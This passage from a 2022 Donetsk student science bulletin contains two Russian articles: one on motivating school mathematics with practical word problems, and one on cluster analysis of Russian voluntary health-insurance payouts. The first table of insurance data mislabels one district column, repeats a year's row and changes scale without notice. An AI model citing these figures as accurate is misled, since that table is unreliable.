Scientific adviser: Kovalenko N.V., Candidate of physical and mathematical sciences, Associate Professor
Donetsk National University
E-mail: o.arkadyeva@mail.ru

УДК 37.013

ФОРМИРОВАНИЕ МОТИВАЦИИ К ОБУЧЕНИЮ МАТЕМАТИКЕ ПУТЕМ РЕШЕНИЯ ЗАДАЧ С ПРАКТИЧЕСКИМ СОДЕРЖАНИЕМ

Русавская М.И.

*Научный руководитель: Евсеева Е.Г. д.пед. наук, проф.
ГОУ ВПО «ДОННУ»*

Аннотация. В работе рассматриваются виды и примеры задач на применение практических навыков, которые позволяют формировать учебную мотивацию на уроках математики в системе основного общего образования.

Ключевые слова: мотивация, задачи с практическим содержанием, формирование мотивации на уроках математики, практико-ориентированные задачи.

Одна из главных задач педагога – организация эффективного образовательного процесса, направленного на достижение учащимися высоких образовательных результатов, но не менее важным является заинтересовать школьников к обучению и сделать их не пассивными зрителями на уроке, а активными участниками учебного процесса.

Изучение математики развивает логическое мышление, гибкость ума, наблюдательность, способность анализировать – всё это необходимо каждому человеку в повседневной жизни. Однако, существует проблема, связанная с тем, что у многих учащихся уровень мотивации к изучению данного предмета невысок или отсутствует вовсе.

Мотивация – это совокупность побуждающих факторов, определяющих активность человека, его мотивы и потребности.

В Государственном образовательном стандарте основного общего образования (ГОС ОО) Донецкой Народной Республики (2020 г.) года чётко прописаны требования к результатам освоения основной образовательной программы: учащийся должен быть готов и способен к саморазвитию и личностному самоопределению, должна сформироваться мотивации к обучению и целенаправленной познавательной деятельности. Процесс освоения программы также включает в себя: развитие умений применять изученные понятия, результаты, методы для решения задач практического характера и задач из смежных дисциплин, решение практических задач с применением простейших свойств фигур, выполнение простейших построений и измерений на местности, необходимых в реальной жизни [3].

Изучение предметной области «Математика» должно обеспечить осознание обучающимися значения математики в повседневной жизни человека [3].

В настоящее время уже стали появляться авторы, в работах которых изучаются вопросы подготовки учителя к применению практико-ориентированных задач в школе и повышения уровня мотивации учащихся на уроках математики. Эти вопросы освещаются в диссертации М.В.Егуповой [4], научных статьях: Р.М.Асадуллина, М.В.Наумовой [1], И.В.Калининой [7], Н.А.Каменских, Н.С.Пшеницыной, Е.Н.Сачковой [8], И.Н.Ратиковой [9] и др.

Однако, потенциал задач с практическим содержанием как средства формирования учебной мотивации при изучении математики всё ещё остается недостаточно реализованным.

В психолого-педагогической литературе определяют два вида мотивации: положительная (познавательная мотивация, мотивация творческой самореализации) и отрицательная (социальная мотивация, мотивация избегания) [5].

Безусловно, успеху в учебе способствует положительная мотивация, которая побуждает школьника к соответствующей деятельности с целью сознательного повышения своего познавательного уровня.

Авторы дают разные определения понятию «практико-ориентированная задача»:

1. Практико-ориентированная задача – задача, связанная с различными жизненными ситуациями (с личной жизнью, с обществом, с будущей профессией, с образованием, наукой), которые формируют у обучающихся различные умения (умения анализировать, адаптироваться в изменяющихся условиях и т.д.) [8].

2. Практико-ориентированная задача – это задача из окружающей действительности, которая тесно связана с формированием практических навыков, необходимых в повседневной жизни [2].

3. Практико-ориентированная задача – задача, направленная на широкое раскрытие связей математики с окружающим миром, жизненным опытом, путём раскрытия творческой и самостоятельной деятельности учащихся [6].

Итак, под практико-ориентированной задачей будем понимать математическую задачу, в которой отражаются реальные ситуации из жизни, в ходе решения которой учащийся научится применять математические знания в повседневной жизни.

Проанализировав учебники по математике 5-6 класс (С.М.Никольский, М.К.Потапов, Н.Н.Решетников, А.В.Шевкин), алгебре 7-9 класс (Ю.Н.Макарычев, Н.Г.Миндюк, К.И.Нешков, И.Е.Феоктистов), геометрии 7-9 класс (Л.С.Атанасян, В.Ф.Бутузов, С.Б.Кадомцев, Э.Г.Позняк, И.И.Юдин) можно заметить, что представленные в учебниках задачи значительно отличаются от задач, которые пригодятся учащимся в реальной жизни. Решение задач с практическим содержанием формирует у учащихся мотивацию к обучению математике, повышают заинтересованность в предмете, с целью дальнейшего применения знаний в жизни при решении бытовых вопросов. Используя задачи такого содержания даже у слабоуспевающих учащихся процесс обучения проходит более эффективно.

Учителю не следует ограничиваться задачами учебника, стоит подбирать задачи в зависимости от темы, содержания урока, восприятия материала данной группой учащихся. Также, при подборе задач, не стоит забывать о современных тенденциях социума. Стоит включать в задачи современных персонажей, популярные субкультуры и т.д.

Задачи с практическим содержанием можно разделить на следующие виды:

1. Задачи, связанные с практической деятельностью человека (различные сферы жизни, виды техники, задачи профессиональной направленности и др.).
2. Проблемно-поисковые задачи (задачи с нетрадиционным вариантом решений, в т.ч. олимпиадные, которые позволяют задействовать творческие способности и расширить круг научно-познавательной деятельности учащихся).
3. Социализированные задачи (задачи на коммуникационные потребности человека, связанные непосредственно с взаимодействиями между людьми).
4. Задачи, направленные на спортивные возможности человека.

Например, «Бегун пробегает за первый день 3 км, каждый следующий день он увеличивает дистанцию на 50 %. Вычислить, через сколько дней дистанция пробега станет более 45 км».

5. Задачи, связанные с культурно-бытовой жизнью человека (вычисления материала необходимого на ремонт жилья, уход за приусадебным участком и др.) [4].

При изучении темы «Обыкновенные дроби» в 5 классе следует опираться на задачи, составленные исходя из жизни класса, школы, социальной группы и т.п. Рассмотрим примеры таких задач.

Пример 1. На день рождения Киры был приглашён весь её класс, в котором учится 10 человек (6 девочек и 4 мальчика). Мама Киры разрежала торт поровну, на всех учащихся класса. Какая часть торта осталась после того, как свой кусочек торта съели половина всех девочек и 3 мальчика?

При решении данной задачи можно использовать поимённый список класса и дружеские связи между учащимися. С помощью рисунка торта, который мама Киры разрежала на 10 частей, штриховкой зарисовать те кусочки, которые были съедены ребятами. На рисунке 1 наглядно видно, какая часть торта осталась.




Рис. 1

Исходя из данных рисунка, можно сделать вывод, что было съедено $\frac{6}{10}$ торта, а значит, осталась $\frac{4}{10}$ части торта.

Данная задача даёт чёткое представление понятия обыкновенной дроби при его формировании, визуализирует понятие у учащихся, даёт им ассоциацию и повышает заинтересованность в изучении темы и математики в целом.

Для закрепления введённого понятия можно использовать более лёгкую задачу.

Пример 2. Длительность урока составляет 45 минут, а перемена 10 минут. Какую часть от времени урока составляет перемена?

При изучении темы «Площадь многоугольника» можно использовать задачу, связанную напрямую с обыденной жизнью учащихся.

Пример 3. Артём планирует покрыть пол гостиной площадью 20 м^2 ламинатной доской длиной 1 м и шириной 0,25 м. Ламинатная доска продаётся в упаковках по 6 штук. Сколько упаковок ламинатной доски нужно приобрести Артёму, чтобы покрыть весь пол гостиной?

Первым делом решение данной задачи заключается в логическом размышлении: представлении гостиной, ламинатной доски и определении её площади, размышлении, как найти количество необходимых досок и др.

С помощью уже изученной формулы площади прямоугольника учащиеся найдут площадь ламинатной доски: $S = 1 \cdot 0,25 = 0,25 \text{ м}^2$.

После обсуждения с классом можно сделать вывод о том, что для того, чтобы узнать количество необходимых досок нужно площадь комнаты разделить на площадь одной ламинатной доски, а полученный результат разделить на количество досок в упаковке.

После этого стоит акцентировать внимание учащихся на том, что в ответ нужно записать количество упаковок необходимых для покрытия всего пола, а значит нужно заметить, что при получении дробного числа, например, 13,3 в ответ нужно записать 14, ведь 13 упаковок не хватит, чтобы покрыть весь пол гостиной.

Задачи такого рода подготовят учащихся к дальнейшей жизни и использовании полученных знаний на практике и в быту.

Не стоит забывать о решении практических задач, направленных на гражданско-патриотическое и культурно-краеведческое воспитание школьников, например, при изучении темы «Скорость. Время. Расстояние».

Пример 4. Ребята 9 класса отправились на экскурсию в мемориальный комплекс на Саур-Могиле. С какой скоростью необходимо ехать автобусу, чтобы добраться к месту назначения за 3 часа, если расстояние от Донецка до мемориального комплекса

составляет 87 км? Задача такого плана довольно лёгкая, однако также направлена на применение практических навыков в реальной жизни, а также на формирование патриотического сознания школьников.

Итак, можно сделать вывод, что для формирования мотивации к обучению математики можно и нужно использовать задачи практического содержания, которые способны заинтересовать, привлечь внимание и вовлечь в процесс обучения даже самых неактивных учащихся. Всегда необходимо обращать внимание учащихся на то, что полученные сегодня знания пригодятся в практическом применении или при изучении другого предмета.

Благоприятное настроение урока также способствует повышению уровня мотивации учащихся. Поэтому нужно уделять внимание каждому учащемуся, нужно хвалить детей за каждый новый, пусть даже незначительный, но достигнутый ими успех.

Мотивация учащихся к обучению математике отслеживается на всех этапах урока и, следует заметить, что формирование позитивной мотивации ребёнка будет происходить только в процессе его собственных побед: научиться проектировать схему своего дома, использует знания для вычислений суммы покупки в магазине и т.д.

СПИСОК ЛИТЕРАТУРЫ

1. Асадуллин Р.М., Наумова М.В. Формирование метапредметной компетентности учащихся на уроках математики / М.В. Наумова // Педагогический журнал Башкортостана. – 2016. – № 4 (65). – С. 103-107.
2. Герасименко И.Ю. Практико-ориентированные задачи на уроках математики / И.Ю. Герасименко // Проблемы науки. – 2021. – № 1 (60). – С. 58-59.
3. Государственный образовательный стандарт основного общего образования [Электронный ресурс] : утверждён приказом Министерством образования и науки ДНР от 07 августа 2020 г., № 120-НП. – Режим доступа : https://drive.google.com/file/d/1BICasEoCNynktccjhKZis3y_yMBdddg8/view. – Заглавие с экрана. – Дата обращения 15.01.2022.
4. Егупова М.В. Методическая система подготовки учителя к практико-ориентированному обучению математике в школе: дис. ... док. пед. наук : 13.00.02 / Егупова Марина Викторовна; Московский пед. гос. ун-т. – Москва, 2014. – 452 с.
5. Ильин Е.П. Мотивация и мотивы / Е. П. Ильин. – Санкт-Петербург : Издательство «Питер», 2008. – 512 с.
6. Калдыбаев С.К., Макеев А.К. О роли практико-ориентированных задач в обучении математике / С.К.Калдыбаев // Инновационная наука. – 2015. – № 10-3. – С. 110-114.
7. Калинина И.В. Мотивация учебной деятельности на уроках математики / И.В. Калинина // Проблемы науки. – 2017. – № 8 (21). – С. 37-38.
8. Каменских Н.А., Пшеницына Н.С., Сачкова Е.Н. Практикоориентированные математические задания: методические подходы и опыт внедрения / Е.Н. Сачкова // Проблемы современного педагогического образования. – 2021. – № 70-2. – С. 198-204.
9. Ратикова И.Н. Метапредметный подход в образовательной практике / И.Н. Ратикова // Научно-методический электронный журнал «Концепт». – 2013. – № S6. – С. 26-30.

FORMATION OF MOTIVATION TO LEARN MATHEMATICS BY SOLVING PROBLEMS WITH PRACTICAL CONTENT

Annotation. The paper considers the types and examples of tasks for the application of practical skills that allow the formation of educational motivation in mathematics lessons in the system of basic general education.

Keywords: motivation, tasks with practical content, formation of motivation in mathematics lessons, practice-oriented tasks.

Rusavskaya M.I.

Scientific adviser: Evseeva E.G. d.ped. sciences, professor

Donetsk National University

E-mail: marina.igorevna3@mail.ru

УДК 519.25

МНОГОМЕРНЫЙ СТАТИСТИЧЕСКИЙ АНАЛИЗ В ИЗУЧЕНИИ СТАТИСТИЧЕСКИХ ПОКАЗАТЕЛЕЙ ДОБРОВОЛЬНОГО МЕДИЦИНСКОГО СТРАХОВАНИЯ

Шницар И.Н.

*Научный руководитель: Жмыхова Т.В., к.ф.-м.н., доцент
ГОУ ВПО «ДОННУ»*

Аннотация. В данной работе были выявлены и классифицированы факторы, влияющие на развитие медицинского страхования и социально-экономическое положение отдельных регионов Российской Федерации по однородным группам. Установлены качественные взаимосвязи между группами субъектов Российской Федерации по объему собранных страховых выплат добровольного медицинского страхования на душу населения.

Ключевые слова: многомерный статистический анализ, кластеризация данных, страховые выплаты.

Вступление. Вследствие высокотехнологического роста локального сообщества, страхование, как направление социально-экономической деятельности, приобрело высокий спрос, в связи с чем возросли и страховые риски, связанные с обязанностью страховщиков осуществлять выплаты по наступлению страховых случаев.

Поскольку размеры выплат, которые осуществляет страховщик известны в вероятностных терминах, то представляется возможным оценка рисков с дальнейшим их управлением посредством многомерного статистического анализа, а именно кластерного анализа, реализация которого заключается в построении классификации по объектам и факторам, влияющим на страховые выплаты в указанной области, а также оценка уровня развития страховых показателей в конкретном экономическом направлении.

Изучением методов многомерного анализа, в том числе кластеризацией данных занимались такие зарубежные ученые, как Брайан С. Эверитт [1], Ричард А. Джонсон, [2] и др., а также российские ученые А.М. Дубров, В.С. Мхитарян и Л.И. Трошин [3], А.Г. Тюрин И.О. Зуев [4]. Однако в большинстве случаев исследования вышеперечисленных авторов имеют теоретический характер и не всегда их результаты могут быть применимы на практике.

Сущность многомерного статистического анализа состоит в построении оптимальных планов сбора, систематизации, обработки и интерпретации многомерных статистических данных с использованием математических методов, предназначенных прежде всего для выявления характера и структуры взаимосвязей между компонентами исследуемого многомерного признака.

Проблематика данного анализа заключается в затруднениях возникающих при классификации элементов, а именно в том, что всю анализируемую совокупность элементов необходимо разбивать на сравнительно небольшое число однородных (в определенном смысле) групп. В зависимости от природы априорной информации и конкретного вида функционала, задающего критерий качества классификации, приходят к тем или иным схемам кластерного анализа.

Приоритетом данного исследования стало именно практическое применение методов многомерного статистического анализа в страховании [5].

Основная часть. Цель работы состоит в проведении анализа показателей, относящихся к категории добровольного медицинского страхования посредством методов многомерного статистического анализа, а именно кластерного, на основе которого сгруппируем данные на основе характеристик, которыми они обладают, для

описания таксономии – определении группы данных и дальнейшее их упрощение. Таким образом, задача сводится к распределению объектов развития медицинского страхования и социально-экономического положения отдельных регионов Российской Федерации (далее РФ) по однородным группам и установлении качественных взаимосвязей между группами нескольких субъектов РФ по объему собранных страховых выплат по добровольному медицинскому страхованию на душу населения.

Для достижения поставленной задачи изучены статистические показатели о страховых выплатах по медицинскому страхованию для федеральных округов РФ в период с 2009 – 2021 гг. (Таблица 1), предоставленные Центральным банком РФ [6].

Таблица 1. Страховые выплаты добровольного медицинского страхования по федеральным округам РФ

	1 Сибирский ФО	2 Северо-Западный ФО	3 Южный ФО	4 Приволжский ФО	5 Уральский ФО	6 Сибирский ФО	7 Дальневосточный ФО	8 Северо-Кавказский ФО	9 Крымский ФО
2009	352893	14819	15803	18650	4162	23924	8434	260	0
2010	372293	21341	32235	394828	23837	107150	20606	4735	0
2011	4675097	470387	245542	781361	429634	534310	216313	64367	1245
2012	664467	119786	69415	535895	58502	190057	53532	10163	0
2013	26182442	4315444	1251042	3358003	3570222	1920454	397129	175859	0
2014	32498696	4962866	767373	3453847	3329558	1814930	408976	147969	0
2015	352893	14819	15803	18650	4162	23924	8434	260	0
2016	34556789	4537943	751917	3401438	2800163	1602323	347468	160510	12877
2017	28811312838	3563952673	1211466565	3721945342	3095138480	2190136737	346138416	313909123	0
2018	34032418073	3787179689	987639455	3848285928	3000818107	3031716600	528546691	301472077	0
2019	45456633122	15937398519	849539207	2896355100	3268684612	3472494161	555340246	174594847	0
2020	59765116287	13129639927	1126782444	2769059959	11112961058	3905174132	372766958	147540625	1468123
2021	46416414542	12123796393	910236710	3931772074	4546320334	4083184137	287578988	364704733	0

Проведем кластерный анализ для установления основных факторов, влияющих на страховые выплаты добровольного медицинского страхования в РФ. В программе Statistica [7] сформируем таблицу, с внесенными основными показателями влияния на добровольное медицинское страхование по каждому из федеральных округов (Таблица 2).

Таблица 2. Основные факторы, влияющие на выплаты добровольного медицинского страхования по федеральным округам РФ

	1 Страховые выплаты	2 Уровень безработицы	3 ВРП	4 Миграционный прирост	5 Доход	6 Плотность населения
Центральный ФО	46 416 414 541,545006	2,7	1425,7	50,45	44687	60,37
Северо-Западный ФО	12 123 796 393,440401	3,6	763,6	57,75	37234	8,26
Южный ФО	910 236 710,17844009	4,6	542,9	26,92	28765	36,81
Приволжский ФО	3 931 772 074,2264104	4,2	647,8	-10,6	27993	28,03
Уральский ФО	4 546 320 333,8415413	4	834,8	0,35	37984	6,78
Сибирский ФО	4 083 184 137,1743402	5,3	792,1	-14,56	26874	3,9
Дальневосточный ФО	287 578 987,97641003	6,5	2436,3	-27,54	34279	1,17
Северо-Кавказский ФО	364 704 732,59227008	11,7	133,6	-32,6	32467	58,48

В целях устранения явных различий в единицах измерения исходных данных проведем предварительную стандартизацию показателей, результат которой отображен в таблице 3.

Таблица 3. Нормированные данные

	1 Страховые выплаты	2 Уровень безработицы	3 ВРП	4 Миграционный прирост	5 Доход	6 Плотность населения
Центральный ФО	2,39895729	-0,932795198	0,683532614	1,27260577	1,79962599	1,43416283
Северо-Западный ФО	0,19539436	-0,612979702	-0,2620732	1,48288836	0,569294501	-0,7075258
Южный ФО	-0,5251626	-0,25762915	-0,57727514	0,59480448	-0,828756934	0,46586146
Приволжский ФО	-0,33100585	-0,399769371	-0,42745782	-0,485990439	-0,956197684	0,10500891
Уральский ФО	-0,29151642	-0,470839481	-0,16038594	-0,170566549	0,69310352	-0,7683529
Сибирский ФО	-0,32127646	-0,00888376379	-0,22136973	-0,600061545	-1,14092074	-0,8867191
Дальневосточный ФО	-0,56517312	0,417536898	2,12686329	-0,973961279	0,0814869689	-0,9989204
Северо-Кавказский ФО	-0,5602172	2,26535977	-1,16183406	-1,1197188	-0,217635619	1,356485

Проведем иерархическую классификацию нормированных данных по каждому из представленных федеральных округов РФ. В программе Statistica с помощью инструментов «Кластерного анализа», построим вертикальную дендрограмму, демонстрирующую объединение в кластеры округов со схожими факторами риска (Рисунок 1).




Рисунок 1. Дендрограмма результатов иерархической классификации

На горизонтальной оси дендрограммы представлены наблюдения, а на вертикальной – расстояние объединения. Таким образом, на первом шаге были объединены Приволжский и Сибирский округа, как имеющие минимальное расстояние (1,1072), а на последнем – все, уже объединенные в какие-либо кластеры.

На втором шаге сгруппированы Южный, Приволжский и Сибирский округа с расстоянием равным 1,1810. Максимальное расстояние среди объектов кластеров составляет 3,4636. Таблица результатов со схемой объединения имеет вид (Таблице 4)

Таблица 4. Схема объединения регионов в кластеры

linkage distance	Obj. No. 1	Obj. No. 2	Obj. No. 3	Obj. No. 4	Obj. No. 5	Obj. No. 6	Obj. No. 7	Obj. No. 8
1,107257	Приволжский ФО	Сибирский ФО						
1,181067	Южный ФО	Приволжский ФО	Сибирский ФО					
1,737978	Северо-Западный ФО	Уральский ФО						
1,913213	Северо-Западный ФО	Уральский ФО	Южный ФО	Приволжский ФО	Сибирский ФО			
2,677366	Северо-Западный ФО	Уральский ФО	Южный ФО	Приволжский ФО	Сибирский ФО	Дальневосточный ФО		
3,195002	Северо-Западный ФО	Уральский ФО	Южный ФО	Приволжский ФО	Сибирский ФО	Дальневосточный ФО	Северо-Кавказский ФО	
3,463655	Центральный ФО	Северо-Западный ФО	Уральский ФО	Южный ФО	Приволжский ФО	Сибирский ФО	Дальневосточный ФО	Северо-Кавказский ФО

Исследуемые объекты разделены на группы, из которых сформировано 7 кластеров. В качестве факторов связи выбраны рискованные показатели, свойственные объединенным регионам.

Выводы. Таким образом, полученные результаты позволяют сделать вывод о том, что развитие области добровольного медицинского страхования на территории РФ является неравномерно распределены. При этом некоторые из факторов имеют схожее влияние, позволяющее объединить показатели в один кластер, что поможет существенно снизить страховые издержки и выбрать регионы с наиболее благоприятной обстановкой для активного развития сферы.

СПИСОК ЛИТЕРАТУРЫ

1. Brian S. Everitt. Daniel Stahl Cluster Analysis / Brian S. Everitt, Sabine Landau, Morven Leese. 5th ed. – New York : Wiley, 2011 – 321 p.
2. Richard A. Johnson Applied Multivariate Statistical Analysis / Richard A. Johnson. – Upper Saddle River : Pearson PLC, 2009 – 393 p.
3. Дубров А. М. Многомерные статистические методы / А. М. Дубров, В. С. Мхитарян, Л. И. Трошин. – Москва : Финансы и статистика, 2003. – 352 с.
4. Тюрин А. Г. Кластерный анализ, методы и алгоритмы кластеризации / А. Г. Тюрин, И. О. Зуев // Вестник МГТУ МИРЭА. – 2014. – В. 3. – № 2. – С. 86-97.
5. Шницар И. Н. Оценка выплат по договорам страхования для различных видов собственности на основе многомерного статистического анализа // Донецкие чтения 2021 : образование, наука, инновации, культура и вызовы современности : Материалы VI Международной научной конференции (Донецк, 26-27 октября 2021 г.). Серия: Механико-математические, компьютерные и химические науки, управление. – 2021. – Т. 1, – С. 159-161.
6. Сводные данные отчетности субъектов страхового дела. – Текст : электронный // Банк России. Статистика: официальный сайт. – 2022. – URL : <https://cbr.ru/statistics/insurance/> (дата обращения: 27.01.2022).
7. Боровиков В. П. STATISTICA. Искусство анализа данных на компьютере : Для профессионалов / В. П. Боровиков. – Санкт-Петербург : Питер, 2003. – 688 с.

MULTIDIMENSIONAL STATISTICAL ANALYSIS IN THE STUDY OF STATISTICAL INDICATORS OF VOLUNTARY HEALTH INSURANCE

Annotation. In this paper, the factors influencing the development of health insurance and the socio-economic situation of individual regions of the Russian Federation by homogeneous groups were identified and classified. Qualitative interrelations between groups of several subjects of the Russian Federation in terms of the volume of collected insurance payments of voluntary medical insurance per capita have been established.

Keywords: multidimensional statistical analysis, clustering of data, insurance payments.

Shnitsar I.N.

Scientific adviser: Zhmykhova T.V., Ph.D., associate professor

Donetsk National University

E-mail: irina.shnitsar@gmail.com

НАУЧНОЕ ИЗДАНИЕ

**Вестник студенческого научного общества
ГОУ ВПО «ДОННУ»
2022. – Вып. 14**

**Том 1
Естественные науки**

Оригинал-макет подготовлен *А.А. Торба*

Подписано в печать 31.03.2022 г.
Формат 60×84/8. Бумага офисная.
Печать – цифровая. Усл.-печ. л. 25,07

Издательство ГОУ ВПО «ДОННУ»
283001, г. Донецк, ул. Университетская, 24.
Свидетельство о внесении субъекта
издательской деятельности в Государственный реестр
серия ДК № 1854 от 24.06.2004 г.